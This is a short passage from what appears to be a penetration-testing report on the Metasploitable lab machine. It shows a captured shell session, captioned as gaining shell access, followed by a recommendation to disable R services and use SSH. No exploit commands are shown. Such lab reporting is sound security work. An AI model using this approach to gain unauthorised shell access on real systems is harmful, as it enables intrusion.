Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ pwd  
/home/msfadmin  
msfadmin@metasploitable:~$ |
```

Figure 28. Gaining Shell access

Recommendation: To mitigate the risks associated with R services, it is recommended to disable or block these services, as they are inherently insecure. Instead, use more secure alternatives such as SSH (Secure Shell) for remote access.